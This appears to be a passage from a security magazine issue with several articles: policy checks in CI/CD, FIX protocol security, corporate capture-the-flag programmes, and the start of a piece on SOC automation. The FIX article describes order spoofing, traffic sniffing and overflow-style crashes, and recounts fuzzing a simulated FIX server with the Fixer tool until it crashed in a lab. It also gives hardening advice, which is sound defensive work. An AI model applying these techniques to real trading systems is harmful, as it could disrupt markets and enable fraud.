The above mentioned design is based on the two high level set of policies:

Identification / authentication / access control lists, and;

Authorization

The objective here would be to develop an automated system that would validate the security of the design by comparing it against the defined benchmarks (or set of fundamental rules that we have defined for the particular environment). For example, a benchmark can be that the production systems should only be accessible via a jump host or the user ids that have access to the systems' changes based on the time of the day (such as on-call roaster).

As in traditional design, we can leverage a threat modeling[16] to determine the potential vulnerabilities (and hopefully the associated attack trees). Once we understand these vulnerabilities, we can determine the corresponding rules that can be enforced using the policies described on Policy Server.

These policies describe the expected state (benchmark policies) of the environment that should be enforced by agents through proxies.

During the day to day operations, the system admins, application owners, and others will define new policies. Before the new policies can be implemented, they can be compared automatically (part of CI/CD pipeline) with the pre-defined benchmarks. So the flow might look like:




Fig 6. Embedding provable security in CI/CD flow

The advantage of this process is that it is completely transparent to the developers or infrastructure engineers. When a change to the existing environment is pushed (for example, a new app version that requires modifications to the existing access or authorization policies), the change is automatically routed to the analysis engine. The engine then compares it against the benchmarks and highlights the policy areas that violate the required security thresholds.

As the analysis is done at the policy element level, the output/remediation also contains the exact elements that need to be modified to meet the required criteria.

In addition, the CI/CD pipeline can be configured to check the policy changes against the baseline before filing a change ticket.

Security of the FIX Protocol: How To Intercept, Modify and Crash FIX Server with Mal-formatted message

napoleon182

The only confirmation of the counterparty identity during the FIX communication is the check of field SenderCompID (field id: 49). It is possible that by accident the SenderCompID will be revealed (for example, sent to another firm via email), which should be treated as a security breach as knowing the SenderCompID will allow the attacker to steal the identity of the holder and use it in the attack (see chapter on different attack methods and approach). All things considered, firms should practice due diligence and treat SenderCompID as sensitive information.

Tools:

- Kali Linux (Debian 4.19.20-1kali1 (2019-02-14) x86_64 GNU/Linux)
- Java openjdk (build 11.0.3+1-Debian-1)
- Python 2.7

“To know your Enemy, you must become your Enemy.”

Sun Tzu: The Art of War

1. Introduction to FIX Protocol

The Financial Information eXchange (FIX) protocol has been created to manage the process of real-time information within the Financial Markets. It was created in 1992 and turned out to be a very successful mechanism of communication as it helped move the correspondence of trading data from the inefficient phone to always connected and reliable network systems.

The FIX Protocol messaging system is based on tag value pairs. Each tag consists of different fields and each field has a value (OrderID, Price, Quantity, Value, etc.).

Example of the FIX message:

a) Sample logon request (field 35=A) from user name BANZAI (field: 49) at 20:30:38 (field: 52) into the FIX feed name FIXIMULATOR (field: 56):

```
8=FIX.
4.29=7435=A34=15549=BANZAI52=20190325-20:30:38.28656=FIXIMULATOR98=0108=3010=120
```

b) Sample Market Data: user BANZAI is requesting Market order of BUY 101 (field: 38) x instruments named APPLE (we can pretend those are Apple shares- field: 55):

```
8=FIX.
4.29=13735=D34=16449=BANZAI52=20190325-20:35:05.49256=FIXIMULATOR11=155354610546921
=138=10140=154=155=APPLE59=060=20190325-20:35:05.48710=141
```

2. FIX Protocol security, attack vectors and some sample scenarios

FIX protocol is focused on reliability and low latency and does not extend to security goals such as confidentiality of data. In fact, it leaves the choice of all appropriate security measures open to the user community.

The only confirmation of the counterparty identity during the FIX communication is the check of field **SenderCompID** (field id: 49). It is possible that by accident the SenderCompID will be revealed (for example, sent to another firm via email), which should be treated as a security breach as knowing the SenderCompID will allow the attacker to steal the identity of the holder and use it in the attack (see chapter on different attack methods and approach). All things considered, firms should practice due diligence and treat SenderCompID as sensitive information.

The majority of the FIX sessions use TCP protocol to transmit data and if traffic is unencrypted, messages can be intercepted and read easily. The proper measures to protect FIX communication on the network level should include (but not be limited to): all the communication should be encrypted using VPN Tunnel, business-level partner (the FIX SenderCompID) should be using static IP address, which should be explicitly whitelisted on the receiver/sender endpoint.

Below best practices should be followed when hardening network sessions and transmitting sensitive FIX data:

1. When connecting with business partners and exchanging information via Public Network (Internet), always use VPN Tunnels,

2. Implement use of hardware-based encryption technology,

3. Keys and certificates to encrypt FIX session should be classified as sensitive data and stored appropriately,

4. Implementing password-rotation policy and designated procedures to revoke lost or compromised keys (certificates),

5. On the network level, separate channels to be used by FIX session. Those network segments should not mix with, for example, email traffic or are accessible (routable) from the Public Network,

6. Log all the logon attempts into FIX session (in FIX 4.4 specification each logon attempt will be logged with tag: 35=A),

7. Protect network with firewalls, routing policies and secure access to the TCP ports on the network perimeter.

FIX Protocol Attack Vectors:

a) Manipulation of trading activity- "Man in the middle Attack"

Scenario: A hacker "spoofs" a legitimate client IP address and establishes a FIX Session at a broker's connectivity platform. The hacker presents as a client by imitating the legitimate FIX message traffic. The hacker uses this "counterfeit" FIX channel to generate fake orders to trade as a client. The FIX orders generated by the hacker are sent down to the venue and acted upon creating potential error positions with the client, broker and/or market.

b) Denial of Service


Scenario: Classic Buffer Overflow Attack. A hacker is able to open a FIX session imitating the characteristics of a legitimate client. Through previous observation of FIX traffic, the hacker is able to construct FIX messages that imitate legitimate order traffic. The hacker attempts to create instability by inserting individual FIX tag values that exceed the designed/expected string/buffer lengths causing unexpected 'overflow' into areas of system memory. Depending on how rigorous a level of FIX message validation is applied by the counterparty, it is possible that the corrupted messages could crash an electronic trading system.

c) Illegal access to client order/trade information

Scenario: A hacker is able to insert a passive listening agent between counterparties. One scenario of particular concern would be where a hacker introduces a passive listening device between a client and broker FIX sessions to listen for order and execution messages. The hacker would be in position to parse network traffic to determine positions that a client has accrued with the intent of front running or trading ahead. The hacker can be listening on any number of FIX connections, including the order entry channel or an asynchronous drop copy line. Another variation of this scenario would be a hacker that was able to listen to messages related the clearing and settlement process.


3. Fuzzing FIX Protocol using Fixer

Scenario: An Attacker was able to penetrate the network and collect enough FIX messages to mirror a legitimate user. Once the network perimeter is breached, Kali's Linux all-time favourite packet analyser, Wireshark (with "fix" filter), will discover all-unencrypted traffic (screenshot 1):




Preparation: To imitate FIX feed provider (FIXIMULATOR), we will use two scripts- first one is called **FIXimulator** (Java based sell-side FIX trading application). To connect into FIXImulator we will use second Java script: **Banzai** (buy side application)- see screenshot2.

Both scripts are really light and well writen- credit to **zfeledy** @ http://fiximulator.org/ - fantastic job, mate!



Attack: To send the messages into buy-side application (FIX feed) we will use a Python script called **Fixer** (https://github.com/SECFORCE/fixer), which as input uses TCPDump of the Wireshark capture (legitimate traffic) and then extracts and parses messages fuzzed by the tool:



Results: Fixer script correctly recognized logon message and used that to create mal-formatted request that was sent to buy side application. This has resulted in FIXImulator crash and Banzai client loosing synchronization with the original message flow.

Although the exploitation looks trivial, the associated risk of such an attack can be extremely critical, meaning that the attacker could render server unresponsive and cause complete disruption to all business operations (including any trade requests).

Hope you enjoyed the article, I can assure you no real-life servers were victimized during the testing. If you're interested in further reading and exploring FIX protocol:

1) FIX fields explained: http://fiximate.fixtrading.org

2) http://www.validfix.com/fix-analyzer.html

3) Full list of attack vectors against FIX protocol: https://www.fixtrading.org/packages/fix-security-white-paper-v1-9

4) Wireshark's Financial Information eXchange Protocol filter explained: https://www.wireshark.org/docs/dfref/f/fix.html

5) http://fiximulator.org

6) https://github.com/SECFORCE/fixer

Corporate Capture The Flag (CCTF) – Creating "The Hacker Mindset"

Rohit Nambiar

Rohit works as a security expert in SAP's security response team. Relatively new to the professional world of security, Rohit engages with hackers and security researchers around the world, on behalf of SAP, to coordinate the responsible disclosure of vulnerabilities and their fixes. He is also part of the mentors' team for the SAP CTF. Rohit channels his experience in real-world incident handling to help create more industry-relevant CTF challenges based off latest vulnerabilities.

Holding certifications like CEH, CCNA and CCNP, Rohit parallelly pursues his master's degree in software engineering from Birla Institute of Technology and Science, India.

Aside from security, he enjoys riding his motorcycle, surfing and learning different forms of martial arts.

Follow him on Twitter @IzySec

David Kosorok

David Kosorok is responsible for SAP Concur's application security testing program. David has over 20 years' experience in software and security testing and over 8 years' experience working specifically in security. Prior to joining Concur, David has pioneered code security programs for a large non-profit organization and a few start-up companies.

David holds a number of professional security certifications including, CISSP, CSSLP, GWAPT, CHFI, CEH and a Master of Science in Information Security and Assurance from Western Governor's University (2017). He has also been a volunteer Beta editor for PenTestMag for a number of years. When not reading great SciFi/Fantasy novels, David enjoys volunteering in his community, hiking, camping and generally enjoying the outdoors. Married 29 years to Kimberly, he is a father of 9 children.

LinkedIn: www.linkedin.com/in/kosorok

While external bug bounties are a great way to PenTest your application, what if you could achieve something similar by harnessing internal talent and maybe even develop new ones? The process would be slower but possibly more fruitful in the long run. While this cannot replace the regulatory required external PenTests, there could be a gradual substitute for many of the bi-annual or more frequent PenTests that don't require external auditing. In the long haul, not only do your applications get tested but you have also created an army of security experts, each with unique mindsets gained from solving diverse types of challenges as part of the CTF.

Introduction

In today's fast-paced agile world, companies are pressured to continuously deliver features to customers with all the privacy requirements from GDPR enabled and security assured to keep the bad guys from their valuable data. Gone are the days of siloed security where only a few super geeks have to know about security and you just have to roll a can of Coke under the Bat Cave door and stuff just magically happens. Today, everyone must take an active part in keeping the hackers out – it takes a village to keep the data safe. To keep the hackers out, we have to learn how to think like a hacker. This is a monumental shift in the security culture of most corporations. This article will explore a creative way to not only teach our highly intelligent developers a deeper knowledge of applied security principles but look into shifting the entire corporate culture towards a security mindset.

Capture The What?

Capture the Flag (CTF) was traditionally known to be an outdoor game, wherein two teams each possess a flag, and the objective is to capture the opponent's flag. The flag is located at the opponent team's base, which is typically guarded in ways to make it challenging for the opponent to steal it. The same concepts were adopted in the Cyber Security field only to be modified into a game played word-wide by security experts and even seen as a de facto at many popular security conferences like DEFCON. The 'CTF' mentioned hereafter will refer to the one relevant to the cyber world, because who goes outside anymore?

CTFs are typically of two types – Jeopardy and Attack-Defense. Jeopardy consists of multiple categories or "tracks" of challenges – web security, cryptography, network security, forensics, etc. Each track contains several challenges, each having their own level of difficulty and corresponding points per challenge.

Attack-defense is a style of CTF wherein each team is given a computer (or a small group of them) to defend. Each machine is loaded with flags, and the objective is to steal the opponent's flags by exploiting vulnerabilities on their system. Scores are awarded based on a team's ability to steal opponent flags at the same time as defending their own.

Corporate CTFs

At SAP, we believe security is for all. Whether you're a developer or a sales executive, security has got to be in our DNA. Over the past 2+ years, at SAP, we have worked towards spreading security knowledge amongst all, regardless of their technical backgrounds. CTFs have played a huge role in this.

If you've ever played a CTF game, you'd know most of them are quite difficult and require a good amount of technical knowledge to solve. At SAP, we've tweaked CTFs to make them more corporate relevant. In the 3 CTF events we've organized world-wide so far, we've experimented with the structure, trying new strategies, gamified scenarios, and cross-functional tasks, to find that 'sweet spot'. We initially decided to divide challenges into tracks depending on the target audience attempting it. Our tracks would contain challenges catering to 3 different types of players – the 'hackers' or security aware, the developers and the non-technical. While challenges within the "hack" track would require knowledge of forensics, cryptography, and so forth, challenges in the non-technical track would be as simple as going through a security article/video and answering a few questions thereafter. While these tracks may look independent from a skillset perspective, our CTF provides challenges that require knowledge of all 3 tracks in order to be solved. This encourages people from each track to join forces to defeat the common challenge! We soon evolved the CTF into an additional track which taught beginners about the basics of hacking, with the help of simple challenges and corresponding walk-throughs.

Being a company with 85,000+ people full time, and another set of contingent staff of 25,000+ spread worldwide, Jeopardy was the style of CTF which was most feasible. However, during our annual Security Expert Summits that happen in various locations, our CTF was also seen to debut the attack-defense style. The CTF is supported worldwide by a group of 'mentors' who help participants and are also responsible for building the challenges. During the summits, these mentors also present CTF101 sessions, sharing their learnings and best-practices to summit attendees. The challenges are hosted on an in-house platform and are often also given a theme, which adds to the entire hacking experience.

The interest so far has been tremendous amongst internal colleagues. Feedback showed that people working in different areas not only learned new things, but also picked up skills they could use to improve their daily work. Those whose background was non-technical could understand a little more about security. Whether it was visiting a 'phishy' website, or plugging in a rogue USB stick, everyone had a take-away from each CTF.

Looking forward, we hope to enhance the current set-up to transform it into an internal bug bounty program. This way not only will participants have fun, but also work towards better securing the company and earn 'street creds' on a leader board similar to many public bug bounty programs. Not to mention the incentives in store for valid findings! Incentives could be free passes to a security conference, or even sponsoring a security certification – the point is something that would further enhance one's security knowledge.

While external bug bounties are a great way to PenTest your application, what if you could achieve something similar by harnessing internal talent and maybe even develop new ones? The process would be slower but possibly more fruitful in the long run. While this cannot replace the regulatory required external PenTests, there could be a gradual substitute for many of the bi-annual or more frequent PenTests that don't require external auditing. In the long haul, not only do your applications get tested but you have also created an army of security experts, each with unique mindsets gained from solving diverse types of challenges as part of the CTF.

Getting Started

Sold on the idea and wondering how to begin? This section will cover the things you need to know when trying to deploy your own CTF.

Participating in existing CTFs

Existing CTFs can give you a good idea as to how the entire game is supposed to go. The majority of the CTF games online will be of the Jeopardy style and we recommend beginning with that. Attempt a few challenges just to understand the way they are structured. Challenges are hardly straightforward – they often have several methods to solve them and even more dead ends to confuse participants. But remember, these are CTFs targeted towards security experts, they're meant to be hard. The challenges you create can be a simple implementation of a concept you'd like participants to learn about in order to defeat the challenge. The trick is to advance challenges from straightforward exploits, to innovative exploits and finally add in low-hanging dead ends to confuse people.

Here's a list of a few on-going/upcoming CTFs: https://ctftime.org/event/list/upcoming

A Target Audience

Your challenges should also depend upon your target audience, as simple as that. If you target developers within your company, focus your challenges more around topics of web security, reverse engineering code, API security – basically, topics they can relate to and that can add value back to their job. If your objective is to raise general security awareness, create challenges revolving around basic security – how to identify fraud

websites/phishing attempts, the dangers of rogue USB sticks and some basic defense against the dark arts of social engineering.

A Platform

Your CTF has to run somewhere, right? There exist open-source platforms that are easy to deploy and will do majority of the work for you. Here are a couple of our recommendations:

FBCTF

This is Facebook's very own CTF platform which was made public 2 years ago. The platform is relatively easy to set-up, looks really cool and can help you manage your CTF with the help of the pre-configured administrator panel. You can find more about it here: https://github.com/facebook/fbctf

CTFd

CTFd is an open source platform that has been on the shelves for a couple years now. Simple in looks, but highly customizable, CTFd is a great platform that can be deployed by executing a single shell script. When comparing features, CTFd offers similar to that of Facebook. Read more about CTFd here: https://github.com/CTFd/CTFd

Be sure of your requirements before choosing a CTF platform, for every platform will require some level of customization in order to meet your needs. While the above are our recommendations, we also leave you with a few more options in the resources section below.

A Place to Communicate

This is very crucial. Collaboration is how we learn new things. Find a place where everyone can come together and discuss the challenges. Bring about the growth of a CTF community using this communication channel. While mentors can use this channel to help others, it also encourages participants to help each other. Your medium could be anything from a Slack channel to an IRC (hax0r feels anyone?).

A Team of Highly-Motivated Squirrels

Last, but not the least, you need a team of motivated security enthusiasts to drive the project. They don't have to be the best CTFers in the world, but if you're keen to learn, the world is yours. Anybody with a desire and ability to help others can be a mentor. Initially, and for a long time to come, this team of mentors plays the core role of managing the platform, creating challenges, helping others, and multiplying their learnings. Although we have not reached that stage yet, we foresee that in time, with sustained effort, the community will eventually become self-sustaining and these crusaders can then hang up their capes and be one amongst the rest.

Things to Remember

In the words of one of my favorite mentors, "frustration is the biggest risk we have while playing CTFs". When the objective is to educate, the mentors act as guides and save people from what CTFs attempt to push us all to say – "I quit!"

Keep attempting external CTFs – The challenges only get more innovative and attempting them can give you inspiration to create something similar for your own CTF. Let's not forget the huge prizes that these CTFs have to offer!

Always remember – the objective is to educate, not to frustrate. This is the key difference between corporate and regular CTFs.

Gradually increase the level of challenges with each season

Incentivize and Gamify – bring in a scoring system, allow participants to form teams, give your CTF a theme or even give winners a free trip to the Bahamas! (ok, that last one may be a bit much, but you get the idea that we want to be enthusiastic about this game)

No spoilers! - No one wants to be given the answer, but simply ways to find it themselves.

Last but not the least. The key secret to CTFs – Try Harder. *OSCP fans around the world go wild*

Conclusion

While your corporate Security Culture may not yet be where you need it to be, perhaps the introduction of CTFs into the lives of your employees will bring you that much closer to where you want to be and bring along more security experts in the making than you've ever dreamed!

A Few Available CTF Resources

Tools and Resources to Prepare for a Hacker CTF Competition or Challenge, Posted in Hacking on April 22, 2018. https://resources.infosecinstitute.com/tools-of-trade-and-resources-to-prepare-in-a-hacker-ctf-competition-or-challenge/#gref

Curated List of CTF Frameworks. https://github.com/apsdehal/awesome-ctf

CTF tools: https://github.com/zardus/ctf-tools

Shout out to the SAP CTF team members that contributed to this collection of knowledge!

The Red Pill of SOC Automation

Nicolas Mattiocco

Nicolas Mattiocco is an information security expert working as a consultant for 10 years. He is currently an independent contractor in a CERT/CSIRT of a major financial institution and actively working on Red Team and SOAR activities.

Nicolas also developed PatrOwl, an open-source and scalable platform for automating and orchestrating Security Operations like Penetration testing, Vulnerability Assessment, Code review, Compliance, Cyber-Threat Intelligence / Hunting and SOC, and DFIR operations (see https://patrowl.io).
Twitter: @MaKyOtOx & @patrowl_io
Website: https://greenlock.fr
Github: https://github.com/PatrOwl/

Because the assets are in continuous transformation and the spectrum of threat scenarios is reshaped every day, it became clearly obvious that manual security assessments, classical yearly penetration testing or quarterly configuration reviews are not best practices anymore. Maybe it already belongs to a bygone age. Because attackers are impressively gaining in velocity, organizations have to adapt their detection strategy of cyber threats. On the defensive side, a SOC will never be able to hire enough people to analyze and respond to all alerts.

Introduction

The number of vulnerabilities and the interest of cyber-attackers is only increasing. The recent advent of the monetization of botnet cyber-attacks or the installation of crypto-miners, for example, the threats are getting more varied and intensified, but less targeted. The vast majority of companies are digital and increasingly

exposed on the Internet. The level of cyber exposure is also higher. The “Cyber” risk has become vital for companies.

Today, everything has changed since yesterday, and tomorrow everything will change even faster. Where yearly manual or semi-automated analysis was sufficient enough to identify security issues on systems, paradigms of risk assessment are moving towards more automation. But intelligent automation is needed.

Caveats: this article focuses on the automation of Security Operation Center activities regarding **active detection of vulnerabilities, early warnings of attacks and current (or past) security incidents**. These actions are usually carried out by the Red Team. The insights shared below are my own personal understanding of the current cybersecurity challenges and which benefits are offered by automation and orchestration. Incident investigation and response activities are deliberately not in scope.

Current and future challenges in cyber-space

Cyber-Exposure transformations

Current evolutions of the IT landscape force us to monitor a large, diversified, fast-changing, unmanaged and complex scope. The two words *Acceleration* and *Diversification* could summarize it and either apply to the assets we are securing or the threats we have to face off.

